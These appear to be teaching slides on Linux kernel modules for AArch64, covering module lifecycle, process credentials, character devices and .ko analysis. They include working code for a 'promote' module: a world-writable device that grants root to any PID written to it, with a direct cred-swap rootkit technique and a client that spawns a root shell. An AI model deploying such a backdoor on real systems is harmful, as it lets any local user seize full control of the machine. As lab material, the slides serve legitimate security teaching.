
Kernel Security: how2rootkit

Linux Kernel Modules -- A Crash Course

What this lecture covers:

- What kernel modules are and why they matter for security
- The kernel environment: constraints, contexts, no stable API
- Device model: everything is a file
- Three lab modules as running examples:
    1. **hello** -- lifecycle
    2. **procinfo** -- process introspection
    3. **promote** -- privilege escalation
- AArch64 privilege model
- Binary analysis of `.ko` files



What is a kernel module?

A **kernel module** (`.ko` file) is:

- An ELF **REL** (relocatable) object loaded directly into kernel memory
- Extends the kernel at runtime -- no reboot required
- Used for device drivers, filesystems, security tools, **and malware**

The big constraints:

- Runs at **EL1** (kernel mode) with full hardware access
- A bug = **kernel panic**, not just a segfault
- **No libc** -- kernel has its own API (`printk`, `kmalloc`, `copy_from_user`)
- No `main()` -- you register **callbacks** and the kernel calls you

libc vs kernel API

Userspace (libc)	Kernel	Notes
`printf()`	`pr_info()` / `printk()`	Output goes to `dmesg`
`malloc()` / `free()`	`kmalloc()` / `kfree()`	Must specify `GFP_KERNEL` or `GFP_ATOMIC`
`getpid()`	`current->pid`	`current` = pointer to calling process
`getuid()`	`current_cred()->uid`	Returns `kuid_t`, not `uid_t`
`open()` / `read()` / `write()`	You **implement** these	Via `struct file_operations`
`memcpy()` from user pointer	`copy_from_user()`	Validates user pointer, returns bytes NOT copied

The kernel environment

Constraint	Details
No memory protection	Bad pointer = kernel oops or panic, not a segfault. The kernel doesn't try to recover.
Fixed-size stack	8 KB (sometimes 4 KB). No automatic growth. Don't use recursion!
No swapping	Kernel memory is pinned in RAM (except tmpfs/page cache).
No libc	No `printf`, `malloc`, `strlen` -- kernel provides its own versions.
No FPU by default	Floating-point requires `kernel_fpu_begin()/end()` brackets.
Concurrency everywhere	Multiple CPUs, interrupts, preemption -- you must use locks.

If your module corrupts memory, it can silently corrupt **any** kernel data structure. There's no process isolation to save you.

No stable kernel API

The kernel has **no stable internal API**. Functions, structs, and interfaces change between versions.

From `Documentation/process/stable-api-nonsense.rst`:

> *"Linux does not have a stable in-kernel API. It is not the goal, and it never will be."*

What this means for module developers:

- A module built for kernel 6.6 **will not load** on 6.7 (vermagic mismatch)
- Struct layouts change (e.g., `struct file_operations` gained/lost fields over the years)
- Internal functions get renamed, moved, or deleted without notice

No stable kernel API

- `MODULE_LICENSE("GPL")` gives access to **GPL-only symbols** (`EXPORT_SYMBOL_GPL`)
- Without GPL: can't use kprobes, ftrace, many core APIs
- The kernel community's position: proprietary modules are not supported, and may not be legal
- So this means our rootkit needs to be GPL right?

Proprietary code and the kernel

- It is **illegal ** to distribute a binary kernel with statically compiled proprietary drivers
    - Patches are a gray area
- Kernel modules are a **legal gray area**: unclear if they are derived works
- The kernel community considers proprietary modules harmful: see `Documentation/process/kernel-driver-statement.rst`
- From a legal perspective, each driver is a different case

The `MODULE_LICENSE` macro has important implications for development:

License string	Effect
`"GPL"`	Full access to all exported symbols
`"Proprietary"`	Only `EXPORT_SYMBOL` (not `_GPL`) symbols available
(missing)	Kernel taints itself, warns loudly, restricts access

A tainted kernel gets less support from developers and may behave differently (some features are disabled).

When does your code run?

Module code doesn't run continuously. Three moments:

1. **`module_init`** -- runs once at `insmod`
2. **`module_exit`** -- runs once at `rmmod`
3. **Callbacks** -- run when events occur
4. Dedicated kernel threads (Don't do this)

Init's job: **register callbacks**, then return.

Your module is idle between events -- the kernel calls your registered functions when something happens.

callback

```
insmod hello.ko
   |
   ▼
┌──────────┐
│ init()   │   register callbacks
└──────────┘
     |
     ▼
  (idle -- code not running)
     |
 event occurs
     |
     ▼
┌──────────┐
│ callback │   handle event
└──────────┘
     |
     ▼
  (idle)
     |
 rmmod hello
     |
     ▼
┌──────────┐
│ exit()   │   unregister, cleanup
└──────────┘
```

Process context vs interrupt context

	Process context	Interrupt / atomic context
When	Syscalls, `module_init`, `module_exit`, workqueues	IRQ handlers, softirqs, spinlock-held regions
`current` valid?	Yes	Technically yes, but may not be meaningful
Can you sleep?	Yes	**No** -- deadlock / BUG
Allocation	`GFP_KERNEL`	`GFP_ATOMIC`
Locking	`mutex` (sleeps if contended)	`spinlock` (busy-waits)

Rule of thumb: **file_operations + module_init/exit = process context** (safe to sleep).

The path from userspace: `read()` → ARM64 `svc` → EL1 → `sys_read()` → VFS → `file->f_op->read()` → **your callback**

Types of devices

Under Linux, there are four types of devices:

Type	Interface	Examples
Character devices	`/dev/` files, read/write byte streams	Serial ports, input, sound, GPUs, **our lab modules**
Block devices	`/dev/` files, fixed-size blocks, random access	Hard disks, SSDs, USB storage
Network devices	Network interfaces (`ip a`), sockets	Ethernet, WiFi, loopback
Sysfs devices	`/sys/` attributes, no `/dev/` node	GPIO, IIO sensors, pinctrl

Devices

Most devices are **character devices** -- that's what we build today.

A device file is a special file that maps a **filename** in `/dev/` to a **(type, major, minor)** triplet that the kernel understands:

```
crw-rw---- 1 root root 10, 200 Feb  5 12:00 /dev/chardev
│                        ──  ───
│                        │     └── minor number (specific device)
│                        └── major number (driver)
└── 'c' = character device
```

Everything is a file

A key UNIX design principle: represent system objects as files.

Applications use the **same** API for regular files and devices:

```
int fd = open("/dev/chardev", O_RDWR);   // opens a device
write(fd, "hello", 5);                    // goes to your driver
read(fd, buf, sizeof(buf));               // comes from your driver
close(fd);
```

Everything is a file

In the kernel, this works through **struct file_operations** -- a vtable of function pointers. When userspace calls `read()`, the kernel:

1. Looks up the `struct file` for that fd
2. Finds the `file_operations` registered by your driver
3. Calls `file->f_op->read(file, buf, count, &pos)`

Your driver's read function runs **in the calling process's context** (`current` = the process that called `read()`).

Module 1: The hello world module

```c
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("Course Instructor");
MODULE_DESCRIPTION("A simple Hello World AArch64 Driver");

static int __init hello_start(void)
{
    pr_info("Hello, AArch64! The kernel is alive.\n");
    return 0;  // 0 = success, negative = error
}

static void __exit hello_end(void)
{
    pr_info("Goodbye, AArch64! Unloading module.\n");
}

module_init(hello_start);
module_exit(hello_end);
```

Key components

Component	Purpose
`MODULE_LICENSE("GPL")`	Required -- declares license (affects symbol access)
`__init`	Marks function to be freed after init
`__exit`	Marks function excluded from non-unloadable builds
`module_init()`	Registers the entry point
`module_exit()`	Registers the cleanup function
`pr_info()/printk()`	Kernel's printf -- writes to `dmesg`

`pr_info` is a convenience macro that prepends `KERN_INFO` log level. Other levels: `pr_err`, `pr_warn`, `pr_debug`.

Return value from init: **0** = success, **negative** = error (module not loaded). Common: `-ENOMEM`, `-ENODEV`, `-EBUSY`.

Building and loading

From the lab root directory:

```
# Build
make module-hello        # Build just hello
make modules             # Build all modules
make modules-install     # Build + copy to shared/
```

In the guest VM:

```
mount-shared             # Mount host's shared/ to /mnt

insmod /mnt/modules/hello.ko
dmesg | tail -5          # "Hello, AArch64! The kernel is alive."

lsmod | grep hello       # Verify loaded
rmmod hello              # Unload

dmesg | tail -5          # "Goodbye, AArch64! Unloading module."
```

The `vermagic` embedded in the `.ko` must match the running kernel exactly, or `insmod` will refuse to load it.

The `current` macro

`current` is a **per-CPU pointer** to the `task_struct` of the running process.

- Defined in `<asm/current.h>`
- On AArch64: stored in `sp_el0` (user stack pointer repurposed at EL1)
- Always valid in process context

`task_struct` is the process descriptor (~900 lines). Key fields:

- `pid` -- thread ID (what `gettid()` returns)
- `tgid` -- thread group ID (what `getpid()` returns)
- `comm` -- executable name (16 chars max)

From `procinfo.c`:

```
/* Basic task_struct fields */
pr_info("procinfo: PID  = %d\n",
        current->pid);
pr_info("procinfo: TGID = %d\n",
        current->tgid);
pr_info("procinfo: COMM = %s\n",
        current->comm);
```

In `module_init`, `current` is the **insmod** process.

In a `file_operations` callback, `current` is the process that did the syscall (e.g., `cat`, `echo`).

struct cred -- process credentials

Every process has a `struct cred` with:

- `uid` / `euid` -- real and effective user ID
- `gid` / `egid` -- real and effective group ID
- `group_info` -- supplementary groups
- capabilities, security labels

Access via `current_cred()` (returns `const` pointer).

Ability to directly modify `cred` fields = **privilege escalation** (e.g., set all UIDs to 0).

We'll do exactly this in Module 3.

From `procinfo.c`:

```
const struct cred *cred;
cred = current_cred();

pr_info("UID  = %d (real)  EUID = %d\n",
    from_kuid(&init_user_ns, cred->uid),
    from_kuid(&init_user_ns, cred->euid));
pr_info("GID  = %d (real)  EGID = %d\n",
    from_kgid(&init_user_ns, cred->gid),
    from_kgid(&init_user_ns, cred->egid));
```

`from_kuid()` / `from_kgid()` convert kernel UID/GID types to plain `int` (namespace-aware).

Module 2: procinfo walkthrough

Same build workflow as hello:

```
# On host
make module-procinfo && make modules-install

# In guest
insmod /mnt/modules/procinfo.ko
dmesg | grep procinfo
```

Sample output:

```
procinfo: Loading Process Information Module
procinfo: PID  = 87 # dif
procinfo: TGID = 87 # dif
procinfo: COMM = insmod
procinfo: UID  = 0 (real)  EUID = 0 (effective)
procinfo: GID  = 0 (real)  EGID = 0 (effective)
procinfo: Supplementary groups (0):
procinfo:   (none)
```

`current` in `module_init` = the **insmod** process. After rmmod, goodbye comes from **rmmod**'s PID.

struct file_operations (vtable)

When userspace does `open()` / `read()` / `write()` on your device, the kernel dispatches to **your** functions.

You define a struct with function pointers and register it with a character device.

~30 possible operations -- you only implement what you need. Unset fields get default behavior.

From the kernel header:

```
struct file_operations {
  struct module *owner;
  ssize_t (*read)(struct file *, ...);
  ssize_t (*write)(struct file *, ...);
  long (*unlocked_ioctl)(...);
  int (*mmap)(...);
  int (*open)(struct inode *, ...);
  int (*release)(struct inode *, ...);
  ...
};
```

From `chardev.c`:

```
static const struct file_operations
    chardev_fops = {
    .owner          = THIS_MODULE,
    .open           = chardev_open,
    .release        = chardev_release,
    .read           = chardev_read,
    .write          = chardev_write,
    .unlocked_ioctl = chardev_ioctl,
};
```

Each field is a function pointer. The kernel calls `chardev_fops.read(...)` when userspace calls `read()` on your device.

`.owner = THIS_MODULE` prevents the module from being unloaded while the device is open.

copy_from_user / copy_to_user

You **cannot** dereference user pointers directly in the kernel:

- The page may be swapped out
- The pointer may be malicious (attacker-controlled)

`copy_from_user()` / `copy_to_user()`:

- Return **0** on success
- Return **nonzero** = number of bytes NOT copied
- Always check the return value, return `-EFAULT` on failure

The `__user` annotation marks user-space pointers. Sparse (`make C=1`) checks that you don't dereference them directly.

From `chardev.c` -- the write handler:

```
static ssize_t chardev_write(
        struct file *file,
        const char __user *buf,
        size_t count, loff_t *ppos)
{
    int to_copy;
    to_copy = min(count,
                  (size_t)(BUF_SIZE - 1));

    mutex_lock(&dev_mutex);

    if (copy_from_user(device_buffer,
                       buf, to_copy)) {
        mutex_unlock(&dev_mutex);
        return -EFAULT;
    }

    device_buffer[to_copy] = '\0';
    buffer_len = to_copy;
    mutex_unlock(&dev_mutex);

    return count;
}
```

Device registration: the full picture

Setting up a character device in `module_init`:

```
/* 1. Allocate major/minor number dynamically */
alloc_chrdev_region(&dev_num, 0, 1, "promote");

/* 2. Initialize cdev and connect file_operations */
cdev_init(&my_cdev, &promote_fops);
my_cdev.owner = THIS_MODULE;
cdev_add(&my_cdev, dev_num, 1);

/* 3. Create device class (shows up in /sys/class/) */
dev_class = class_create("promote_class");

/* 4. Create device node (/dev/promote appears automatically) */
device_create(dev_class, NULL, dev_num, NULL, "promote");
```

Teardown in `module_exit` (reverse order):

```
device_destroy(dev_class, dev_num);
class_destroy(dev_class);
cdev_del(&my_cdev);
unregister_chrdev_region(dev_num, 1);
```

Use `goto` chains for error handling (see `promote.c` for the full pattern).

Module 3: promote -- privilege escalation

A character device that accepts a PID and promotes that process to root.

Interface:

- Write a PID to `/dev/promote`
- Module looks up the process and modifies its credentials
- Device is world-writable (0666)

Two code paths:

1. **Self-promotion** (PID == caller): `prepare_creds()` → modify → `commit_creds()`
2. **Remote promotion** (PID != caller): `pid_task(find_vpid())` → `prepare_kernel_cred(NULL)` → direct cred swap

Path 1 is the proper kernel API. Path 2 is a rootkit technique.

Priv esc

```
Userspace
┌──────────────────────┐
│  promote_client      │
│     │                │
│     │ write("1234")  │
│     ▼                │
│  /dev/promote        │
└───────┬──────────────┘
        │ svc → VFS
        ▼
Kernel
┌──────────────────────┐
│  promote_write()     │
│     │                │
│     │ kstrtoint()    │
│     │ find_vpid(1234)│
│     │ prepare_creds()│
│     │ commit_creds() │
│     ▼                │
│  PID 1234 is root!   │
└──────────────────────┘
```

promote.c: the write handler

```c
static ssize_t promote_write(struct file *file, const char __user *buf,
                             size_t count, loff_t *ppos)
{
    char kbuf[32];
    pid_t target_pid;
    size_t len;
    int ret;

    len = min(count, (size_t)(PID_BUF_LEN - 1));
    if (copy_from_user(kbuf, buf, len))
        return -EFAULT;

    kbuf[len] = '\0';
    if (len > 0 && kbuf[len - 1] == '\n')       /* strip echo's newline */
        kbuf[len - 1] = '\0';

    ret = kstrtoint(kbuf, 10, &target_pid);      /* parse PID string */
    if (ret)
        return -EINVAL;

    if (target_pid == current->pid)
        ret = promote_self();                     /* prepare_creds API */
    else
        ret = promote_remote(target_pid);         /* rootkit technique */

    if (ret) return ret;
```

Credential modification: two approaches

Self-promotion -- the proper kernel API:

```
static int promote_self(void) {
    struct cred *new_cred = prepare_creds();    /* copy current creds */
    if (!new_cred) return -ENOMEM;

    new_cred->uid = new_cred->euid = GLOBAL_ROOT_UID;   /* set all to root */
    new_cred->gid = new_cred->egid = GLOBAL_ROOT_GID;

    commit_creds(new_cred);                     /* atomically replace */
    return 0;
}
```

Promote

Remote promotion -- rootkit technique (`commit_creds` only works on `current`):

```
static int promote_remote(pid_t target_pid) {
    struct task_struct *task;
    rcu_read_lock();
    task = pid_task(find_vpid(target_pid), PIDTYPE_PID);  /* look up task */
    get_task_struct(task);
    rcu_read_unlock();

    struct cred *new_cred = prepare_kernel_cred(NULL);    /* root creds */
    get_cred(new_cred);     /* need 2 refs: real_cred + cred */

    rcu_assign_pointer(task->real_cred, new_cred);   /* direct swap! */
    rcu_assign_pointer(task->cred, new_cred);
    /* ... put old creds, put_task_struct ... */
}
```

The userland client

`promote_client.c` -- cross-compiled for aarch64, statically linked:

```
int main(int argc, char *argv[])
{
    pid_t target = (argc > 1) ? atoi(argv[1]) : getpid();

    printf("Before: uid=%d euid=%d pid=%d\n", getuid(), geteuid(), getpid());

    int fd = open("/dev/promote", O_WRONLY);
    char buf[32];
    snprintf(buf, sizeof(buf), "%d\n", target);
    write(fd, buf, strlen(buf));
    close(fd);

    printf("After:  uid=%d euid=%d\n", getuid(), geteuid());

    if (target == getpid() && getuid() == 0) {
        printf("Escalation successful! Spawning root shell...\n");
        execl("/bin/sh", "sh", NULL);
    }
    return 0;
}
```

Build: `aarch64-linux-gnu-gcc -Wall -static -o promote_client promote_client.c` The lab Makefile does this automatically: `make module-promote`

Demo: promoting an unprivileged user

Setup (in guest VM):

```
# Load the module
insmod /mnt/modules/promote.ko

# Create an unprivileged user (run setup_user.sh or manually)
useradd -m -s /bin/sh student
echo "student:student" | chpasswd
```

Demo

```
su - student
id                                        # uid=1000(student) gid=1000(student)
/mnt/modules/promote_client               # sends own PID to /dev/promote
# Before: uid=1000 euid=1000 pid=142
# After:  uid=0 euid=0
# Escalation successful! Spawning root shell...
id                                        # uid=0(root) gid=0(root)
whoami                                    # root
```

Check dmesg:

```
promote: PID 142 (promote_client) requests promotion of PID 142
promote: PID 142 promoted to root (self, via commit_creds)
```

Privileged registers (EL1 access)

In kernel modules, you can access **system registers** unavailable to userspace:

Register	Purpose
`SCTLR_EL1`	System control (MMU enable, caches, alignment)
`TTBR0_EL1`	Translation table base for user addresses
`TTBR1_EL1`	Translation table base for kernel addresses
`TCR_EL1`	Translation control (page size, address range)
`ESR_EL1`	Exception syndrome (fault cause)
`FAR_EL1`	Fault address register
`VBAR_EL1`	Vector base address (exception handlers)

On context switch: kernel swaps `TTBR0` (user page tables change), `TTBR1` stays (kernel mapped everywhere).

Reading system registers in a module

```c
#include <linux/module.h>
#include <asm/sysreg.h>

static int __init sysinfo_init(void)
{
    u64 current_el, midr, sctlr;

    // Read CurrentEL (bits [3:2] contain EL)
    asm volatile("mrs %0, CurrentEL" : "=r"(current_el));
    pr_info("Running at EL%llu\n", (current_el >> 2) & 3);

    // Read CPU ID using kernel macro
    midr = read_sysreg(MIDR_EL1);
    pr_info("MIDR_EL1: 0x%llx\n", midr);

    // Read system control
    sctlr = read_sysreg(SCTLR_EL1);
    pr_info("MMU: %s, DCache: %s\n",
            (sctlr & 1) ? "ON" : "OFF",
            (sctlr & 4) ? "ON" : "OFF");
    return 0;
}
```

MRS = Move from Register to System register. This would **SIGILL** in userspace but runs fine at EL1.

Analyzing .ko files with readelf

A `.ko` is just an ELF relocatable object file:

```
readelf -h modules/hello/bin/hello.ko
```

```
Class:                                  ELF64
Machine:                                AArch64
Type:                                   REL (Relocatable file)  <-- Not EXEC or DYN!
```

Type is **REL** (Relocatable) -- not DYN or EXEC. The kernel's module loader resolves symbols at `insmod` time.

Sections

Section	Purpose
`.text`	Executable code
`.init.text`	Init function (freed after load)
`.exit.text`	Exit function
`.rodata`	Read-only data (strings)
`.modinfo`	Module metadata (license, author, vermagic)
`.symtab`	Symbol table
`.rela.*`	Relocations (patched at insmod)

Relocations and symbol resolution

```
readelf -r modules/hello/bin/hello.ko | grep -v debug
```

```
Relocation section '.rela.init.text':
  Offset      Type                 Sym. Name + Addend
00000008  R_AARCH64_ADR_PRE  .rodata.str1.8 + 0
00000014  R_AARCH64_CALL26   _printk + 0
```

The zeros in the disassembly are **relocations** -- filled in by the kernel loader:

1. Allocates memory for the module
2. Copies sections into place
3. Resolves symbols (like `_printk`) from the kernel symbol table
4. Applies relocations to patch the code
5. Calls `init_module` (alias for your `module_init` function)

The `init_module` and `cleanup_module` symbols are what the kernel actually looks for.

Key types and utilities at a glance

Core types:

Type	Header	What it is
`struct task_struct`	`<linux/sched.h>`	Process descriptor -- PID, name, creds, memory
`current`	`<asm/current.h>`	Per-CPU pointer to running task's `task_struct`
`struct cred`	`<linux/cred.h>`	UID, GID, capabilities
`struct file_operations`	`<linux/fs.h>`	Vtable: open/read/write/ioctl handlers
`struct cdev`	`<linux/cdev.h>`	Character device registration

Utilities

Utility	Header	What it does
`kmalloc()` / `kfree()`	`<linux/slab.h>`	Heap alloc (`GFP_KERNEL` or `GFP_ATOMIC`)
`copy_from_user()` / `copy_to_user()`	`<linux/uaccess.h>`	Safe user/kernel data transfer
`struct list_head`	`<linux/list.h>`	Intrusive linked list (uses `container_of`)
`struct mutex`	`<linux/mutex.h>`	Sleeping lock (process context only)
`spinlock_t`	`<linux/spinlock.h>`	Non-sleeping lock (safe in any context)

Types: kernel uses `u8`/`u16`/`u32`/`u64` (from `<linux/types.h>`) instead of `uint32_t`.

Finding kernel documentation

Method	When to use	Example
Header files	Best source of truth -- read the structs and `/**` comments directly	`less linux-6.6/include/linux/cred.h`
Bootlin Elixir	Browse kernel source online, click any symbol to see definition + all references	`elixir.bootlin.com/linux/v6.6/source`
kernel.org docs	Official Sphinx-built HTML docs -- core-api/, driver-api/	`kernel.org/doc/html/latest/`
`/proc/kallsyms`	Find symbol addresses at runtime (in the VM)	`grep commit_creds /proc/kallsyms`

Note

Also useful: LDD3 (free at `lwn.net/Kernel/LDD3/` -- kernel 2.6 but concepts hold), LWN.net for API changes, Bootlin training slides (`bootlin.com/doc/training/linux-kernel/`).

Debugging tips and common mistakes

In the guest VM:

```
dmesg -w                    # Watch kernel log in real-time
dmesg | grep promote        # Filter by module prefix
cat /proc/modules           # Raw module list
cat /proc/kallsyms          # All kernel symbols (needs root)
```

Common Mistakes

- foo bar Common mistakes:

Mistake	Symptom
Forgot `MODULE_LICENSE("GPL")`	Can't access GPL-only symbols (kprobes, etc.)
Used `printf` instead of `pr_info`	Won't compile -- `printf` doesn't exist in kernel
Didn't check `copy_from_user` return	Silent data corruption, potential security hole
Called sleeping function in atomic context	`"BUG: scheduling while atomic"`
Wrong `vermagic`	`insmod` refuses: "disagrees about version of symbol module_layout"
Stack overflow (recursion, large local arrays)	Immediate panic -- kernel stack is only 8 KB

Hands-on exercises

```
#**1. hello** -- module lifecycle:
make module-hello && make modules-install
# Guest: insmod hello.ko, check dmesg, rmmod hello
**2. procinfo** -- process introspection:
make module-procinfo && make modules-install
# Guest: insmod procinfo.ko — what PID and COMM do you see?

#**3. promote** -- privilege escalation:
make module-promote && make modules-install
# Guest: insmod promote.ko
#        sh setup_user.sh           # creates 'student' user
#        su - student
#        /mnt/modules/promote_client   # become root!
```

For each module, examine the binary:

```
aarch64-linux-gnu-readelf -h hello.ko    # ELF type
aarch64-linux-gnu-objdump -d hello.ko    # Disassembly
```

Summary

The kernel environment:

- No memory protection, fixed 8 KB stack, no swap, no libc
- No stable API -- modules break between kernel versions
- `MODULE_LICENSE("GPL")` is not optional if you want access to core APIs

Device model:

- Everything is a file -- character devices implement `struct file_operations`
- `copy_from_user` / `copy_to_user` for safe data transfer
- Registration: `alloc_chrdev_region` → `cdev_add` → `class_create` → `device_create`

Credentials:

- `current` → `task_struct` → `cred` -- the chain from code to identity
- `prepare_creds()` / `commit_creds()` -- the legitimate modification API

- Direct cred pointer swaps -- the rootkit approach

Quick reference

```
# Build
make module-hello           # Build specific module
make module-procinfo        # Build procinfo
make module-promote         # Build promote + client
make modules                # Build all modules
make modules-install        # Build + copy to shared/

# Test
make test-hello             # Automated test in fresh VM
make test-procinfo
make test-promote

# Analysis (on host)
aarch64-linux-gnu-readelf -h hello.ko    # ELF header
aarch64-linux-gnu-readelf -S hello.ko    # Sections
aarch64-linux-gnu-readelf -s hello.ko    # Symbols
aarch64-linux-gnu-readelf -r hello.ko    # Relocations
aarch64-linux-gnu-objdump -d hello.ko    # Disassemble

# Runtime (in guest)
insmod /path/to/module.ko  # Load module
rmmod modulename            # Unload module
lsmod                       # List loaded modules
dmesg -w                    # Watch kernel log in real-time
dmesg | grep <prefix>       # Filter by module prefix
```